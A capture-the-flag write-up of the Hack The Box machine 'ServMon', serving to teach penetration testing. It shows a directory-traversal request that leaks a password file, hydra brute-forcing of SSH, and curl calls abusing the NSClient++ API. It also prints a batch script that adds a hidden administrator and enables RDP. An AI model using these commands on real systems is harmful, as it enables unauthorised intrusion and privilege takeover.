# ServMon

| | |
|---|---|
| OS: | Windows |
| Difficulty: | Easy |
| Points: | 20 |
| Release: | 11 Apr 2020 |
| IP: | 10.10.10.184 |

## Summary

I'm happy to present you my (Imm0) writeup on the machine `ServMon` which my teammate `dmw0ng` created. Throughout this writeup we'll see how just a little bit of additional information allows us to effectively abuse a directory traversal vulnerability in way too old software. Going forward, we'll use credentials obtained to look around the system to discover credentials for yet another application. Abusing an inherent flaw in the application design we'll obtain `SYSTEM` privileges and ultimately take over the box. After we finished the hassle we'll look at an alternative, easier, and more reliable route `dmw0ng` told me about after I solved the box and for style points use RDP to log into the system.

# Contents

# 1 Recon


Since all we know about is the IP address we'll start with a `nmap` scan. I removed quite a bit so the scan fits on the page. If you are curious about the original output look in Appendix A.1. Anyway, we can see a few interesting ports here. Port 21 FTP, port 22 SSH, port 80 HTTP, port 135 MSRPC, port 139 and 445 with NetBIOS and SMB, and port 8443 HTTPS. The ports 49xxx relate to Microsoft's RPC which I might explain further in a future writeup when I learned about it myself. While I could connect to the remaining ports I did not investigate since they did not answer to rather random input and I already had enough on my todo list.

```
# nmap -A -p0- -v -oA tcp_full servmon.htb
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
```

Listing 1: Nmap scan results for all TCP ports with scripts enabled.

## 1.1 Investigating Port 21

The nmap scan already tells us something quite interesting, that is, the FTP server allows anonymous connections. As depicted in Figure 1.1 one simply enters the username `anonymous` and if the server allows anonymous access one can enter anything for the password.



```
kali@kali:~/Project/FTP$ ftp servmon.htb
Connected to servmon.htb.
220 Microsoft FTP Service
Name (servmon.htb:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

Figure 1.1: Manually testing for anonymous FTP access.

If we now start exploring the content on the FTP server we'll find a folder named `Users` that contains the two folders `Nadine` and `Nathan`. Both folders contain a single text file each, namely `Confidential.txt` (cf. Listing 2) and `Notes to do.txt` (cf. Listing 3) respectively.

```
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine
```

Listing 2: Content of the `Confidential.txt` file in the folder `Users\Nadine`.

```
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

Listing 3: Content of the `Notes to do.txt` file in the folder `Users\Nathan`.

So Nadine is kind enough to tell us that Nathan has a file full of likely valid passwords on his Desktop. And Nathan gave us his todo list in which point three even suggests that the passwords file might still be on his Desktop. We definitively should take note of this. We should also note the hints at different technologies that might be used, in particular NVMS, NSClient, and Sharepoint. This might get useful later on. Now, since there aren't more files on the FTP server and I'm not yet desperate enough to look for exploits for a likely recent Microsoft FTP server it's time to look at another port.

## 1.2 Investigating Port 22

There is not much magic going on with the SSH server. We could launch some brute-force attack in the hopes of obtaining valid credentials but I'm no friend of brute-force attacks so we'll skip that for now. We should just keep in mind that there is a SSH server.

## 1.3 Investigating Port 80

When we browse port 80 we land on a website happily advising a NVMS-1000. Remember the todo list of Nathan, he mentioned the NVMS. Rather interesting to look at is the source of the website which is depicted in Listing 4.


```html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
        <meta http-equiv="X-UA-Compatible" content="IE=8" />
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>NVMS-1000</title>
        <!--common-->
        <link href="../Css/login.css?v=20150323.1" rel="stylesheet" type="text/css" />
        <script src="../Scripts/jquery-1.7.2.min.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/Third/jquery.cookie.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/Common/CommonFunctions.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/Third/jquery.watermark.min.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/Common/UnicodeAnsi.js" type="text/javascript"></script>
        <script src="../Scripts/Common/Base64.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/Common/Encryption.js?v=20150323.1" type="text/javascript"></script>
        <script src="../Scripts/base.js?v=20150323.1" type="text/javascript"></script>
        <!--common-->
        <script src="../Scripts/login.htm.js?v=20150323.1" type="text/javascript"></script>
</head>
```

Listing 4: Excerpt of the HTML source of login.htm.

I took the liberty to only present the interesting part, namely the script includes in which the version string very much looks like a date, one in 2015. While this is not enough to be 100% certain we should at least check if there are some known vulnerabilities. A quick google search leads to `CVE-2019-20085`[1], a directory traversal in the path of the URL. That does sound very promising. A quick check with the path `/../../../../../../../../../../../../windows/win.ini` shows that

[1]`https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20085`

this works like a charm. So what should we read now? Well remember that Nathan should have a `Passwords.txt` on his Desktop? Let's go with this for now. So we request `/../[...]/../../Users/Nathan/Desktop/Passwords.txt` an e-voila we get a list of passwords (cf. Figure 1.2). So now that we have the passwords we should check what we can do with them (Chapter 2). Note that before diving a bit deeper into the app on this port I quickly checked for a low hanging fruit on port 445.


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://servmon.htb
Request
Raw Headers Hex
Response
Raw Headers Hex Render
0 matches
Done
253 bytes | 62 millis

```
GET
/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.t
xt HTTP/1.1
Host: servmon.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Figure 1.2: Path traversal to read `Passwords.txt`.

## 1.4 Investigating Port 445

I had a quick look at this in the beginning but since no unauthenticated (guest) access was allowed I ditched it. The command used to check this is displayed in Listing 5.

```
smbclient -L servmon.htb
```

Listing 5: Smbclient command to list (-L) shares that can be accessed unauthenticated.

## 1.5 Investigating Port 8443

Because I'd hate to miss a low hanging fruit I had a quick look at this port. I already saw in the nmap scan that this was a web server running `NSClient++`. Oh wait, this also appeared in Nathan's todo list. Well might be interesting. I googled a bit to figure out what it is and also checked for CVEs. I turns out this thing has a from 2018, CVE-2018-6384[2]. But a local privilege escalation won't help yet. Surprisingly the google search also shows an exploit for a way newer version but this has no CVE assigned. I should stop looking for just CVEs. Well, the exploit[3] floating around the internet is a authenticated remote code execution. Well, I'm not authenticated. Next please.

[2] https://nvd.nist.gov/vuln/detail/CVE-2018-6384

[3] https://packetstormsecurity.com/files/157306/NSClient-0.5.2.35-Authenticated-Remote-Code-Execution.html

# 2 Gaining Foothold

So we gained a list of passwords (`Passwords.txt`) and likely got two usernames, Nadine and Nathan. So the next step is to try these passwords in useful places. My tries with the `NSClient++` on port 8443 failed. Neither could I log into the NVMS-1000 on port 80. So I still got the services FTP, SSH, and SMB left. Since I'm too lazy to try if these passwords all belong to Nathan or some might belong to Nadine - remember she created the file - I used hydra to try. Creating the file `users` with the two potential usernames and using the `Passwords.txt` I ran the three hydra commands in Listing 6.

```
hydra -L users -P Passwords.txt ftp://servmon.htb -o cracked_ftp
hydra -L users -P Passwords.txt ssh://servmon.htb -o cracked_ssh
hydra -L users -P Passwords.txt smb://servmon.htb -o cracked_smb
```

Listing 6: Hydra commands to test credentials on FTP, SSH, and SMB.

I didn't find valid credentials for the FTP and SMB. For FTP the credentials apparently really do not work but for SMB they actually do. But hydra still returned no results since it ran into an error accusing the server of responding with an invalid reply. So yes tools aren't all mighty, always have an alternative way to do something. Anyway, the attack for SSH was quite successful as we got the results shown in Listing 7 in our `cracked_ssh` file (the output is also shown on the command line).

```
# Hydra v9.0 run at 2020-06-19 19:10:46 on servmon.htb ssh (hydra -L users -P
↪  Passwords.txt -o cracked ssh://servmon.htb)
[22][ssh] host: servmon.htb   login: Nadine   password: L1k3B1gBut7s@W0rk
```

Listing 7: Results of the hydra command for SSH.

Cool we got access to the system. Checking Nadine's desktop we quickly find the `user.txt`. Nice but what now?

# 3 Privilege Escalation

So we are on the system and got the user flag. Now we want to go further. I wanted to start with some basic enumeration and first checked the version of the Windows with the `ver` command (note that the SSH banner already shows it). It turns out we are on `Microsoft Windows [Version 10.0.18363.752]`. As this will not help much when looking at patches later I wanted to know the release id. The most feasible way I found to determine it is asking the registry with the command in Listing 8. It turns out the release id is `1909`.

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion" /v ReleaseId
```

Listing 8: Getting the release id from the registry.

So now that we know that Windows version we can start looking for patches. A missing security patch might be an easy way to elevate our privileges. But neither `systeminfo`, `Get-HotFix`, or `wmic` allowed me to obtain the list of installed security patches. I simply did not have enough permissions. So I look around if Nadine has any interesting files/directories lying around - nope. Checking for anything interesting in `C:\` and `Program Files` reveals the `NSClient++` folder.

## 3.1 Exploiting the Web Application on Port 8443

I remember this, it appears to be related to the web app on port 8443. Additionally, I already discovered two exploits, one which promises me local privilege escalation to `NT AUTHORITY/SYSTEM`. Sadly the exploit to get system, which relies on an unquoted service path, requires permissions to write arbitrary files to `C:\`. As a normal user I can't do that and to be honest if I'm already an admin it's easy to get `SYSTEM` so the exploit has no real use to me. But the second exploit is rather interesting. It shows that there should be a config file which contains the admin password. A quick check reveals the admin password and the fact the the web interface does not allow authentication unless the source IP is `127.0.0.1` (cf. Listing 10).

```
; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
```

Listing 9: Excerpt of nsclient.ini.

But how can one access the web interface with the source IP of `127.0.0.1`. Well one might think to use some socks proxy module, for example the one from metasploit. But this is completely unnecessary since we've got SSH access. We can use that for port forwarding. The command in Listing **??** states that we want to forward the local port (-L) `8443` through the SSH connection to port `8443` on the host `127.0.0.1`. So whatever I send to port 8443 on my local machine is forwarded to the SSH server on ServMon which in turn forwards it to `127.0.0.1`. Since I do not want to spawn a shell I added the `-N` parameter.

```
ssh -N -L 8443:127.0.0.1:8443 Nadine@servmon.htb
```

Listing 10: SSH command to forward port 8443 on my local machine to 127.0.0.1:8443 on the remote machine.

Ok so let's get started. Once I browse to port 8443 on my local machine I can use the admin password to authenticate to the web app and start using the exploit. The exploit itself involves four steps on the target system.

1. Create a script with the command to execute
2. Save the configuration
3. Restart the web server via the control panel
4. Execute the script

I struggled a lot since I was not alone on the machine and if someone created a key too malformed it ended up killing the web server upon restart which then required a reset of the machine. This path ended up being a pain in the ass which is why I'm happy to present you the second path `dmw0ng` told me about afterwards. All of this works because the web server executes any script/command as `NT AUTHORITY/SYSTEM`.

## 3.2 Abusing the API rather than the GUI

The NSClient++ also has a nice REST API which one can query. The "exploit" consists of first two commands as shown in Listing 11. To avoid spoiling anyone else I directly delete the uploaded script. In case you wonder how one would figure this out, it's in the documentation[1][2].

```
curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/pwn.bat --data-binary @pwn.bat
curl -k -i -u admin https://localhost:8443/api/v1/queries/pwn/commands/execute
curl -s -k -u admin -X DELETE https://localhost:8443/api/v1/scripts/ext/scripts/pwn.bat
```

Listing 11: CURL commands to exploit the API.


The pwn.bat script is shown in Listing 12 and simply creates a new local administrator, allows access to the root.txt file, and enables RDP.

```
@echo off
net user immo ommi /add
net localgroup administrators immo /add
cacls "C:\Users\Administrator\Desktop\root.txt" /e /g immo:F
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Listing 12: BATCH file to create new administrator, change permissions on root.txt, and enable RDP.

Enabling RDP has been for style points only since we simply could use SSH. But it just looks nice (cf. Figure 3.1).

[1] https://docs.nsclient.org/api/rest/scripts/#add-script
[2] https://docs.nsclient.org/api/rest/queries/#command-execute



```
C:\Users\Administrator\Desktop>hostname && whoami && cacls root.txt
ServMon
servmon\immo
C:\Users\Administrator\Desktop\root.txt NT AUTHORITY\SYSTEM:R
                                        SERVMON\Administrator:F
                                        SERVMON\Immo:F


C:\Users\Administrator\Desktop>_
```

Figure 3.1: RDP access to the server using xfreerdp.

# List of Figures

# List of Listings

# A Appendix

## A.1 Full nmap scan results

```
# Nmap 7.80 scan initiated Fri Jun 19 16:58:10 2020 as: nmap -A -p0- -v -oA tcp_full servmon.htb
Nmap scan report for servmon.htb (10.10.10.184)
Host is up (0.033s latency).
Not shown: 65518 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|_    Location: /index.html
| http-methods:
|_  Supported Methods: GET
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-01-14T13:24:20
| Not valid after:  2021-01-13T13:24:20
| MD5:   1d03 0c40 5b7a 0f6d d8c8 78e3 cba7 38b4
|_SHA-1: 7083 bd82 b4b0 f9c0 cc9c 5019 2f9f 9291 4694 8334
|_ssl-date: TLS randomness does not represent time
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version,
↪  please submit the following fingerprints at
↪  https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.80%I=7%D=6/19%Time=5EECD2D4%P=x86_64-pc-linux-gnu%r(NULL
SF:,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/ht
```

```
SF:ml\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(RT
SF:SPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\n
SF:Content-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n
SF:\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\
SF:.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-
SF:transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/x
SF:html\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x2
SF:0<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\
SF:x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.80%T=SSL%I=7%D=6/19%Time=5EECD2DC%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocation
SF::\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\0g\0s\0\0\0\0\0\0\0\0\0\x04
SF:\0\0\0\0\0\0\0s\0d\0a\0y\0:\0T\0h\0u\0:\0T\0h\0u\0r\0s\0")%r(HTTPOption
SF:s,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\
SF:x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\r\nContent-Length:\
SF:x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPRequest,36,"HTTP/1\.1\x20
SF:404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(SIPOpt
SF:ions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20n
SF:ot\x20found");
No exact OS matches for host (If you know what OS is running on it, see
↪  https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/19%OT=21%CT=1%CU=43491%PV=Y%DS=2%DC=T%G=Y%TM=5EECD39
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=S%TS=
OS:U)OPS(O1=M54DNW8NNS%O2=M54DNW8NNS%O3=M54DNW8%O4=M54DNW8NNS%O5=M54DNW8NNS
OS:%O6=M54DNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%
OS:DF=Y%T=80%W=FFFF%O=M54DNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=
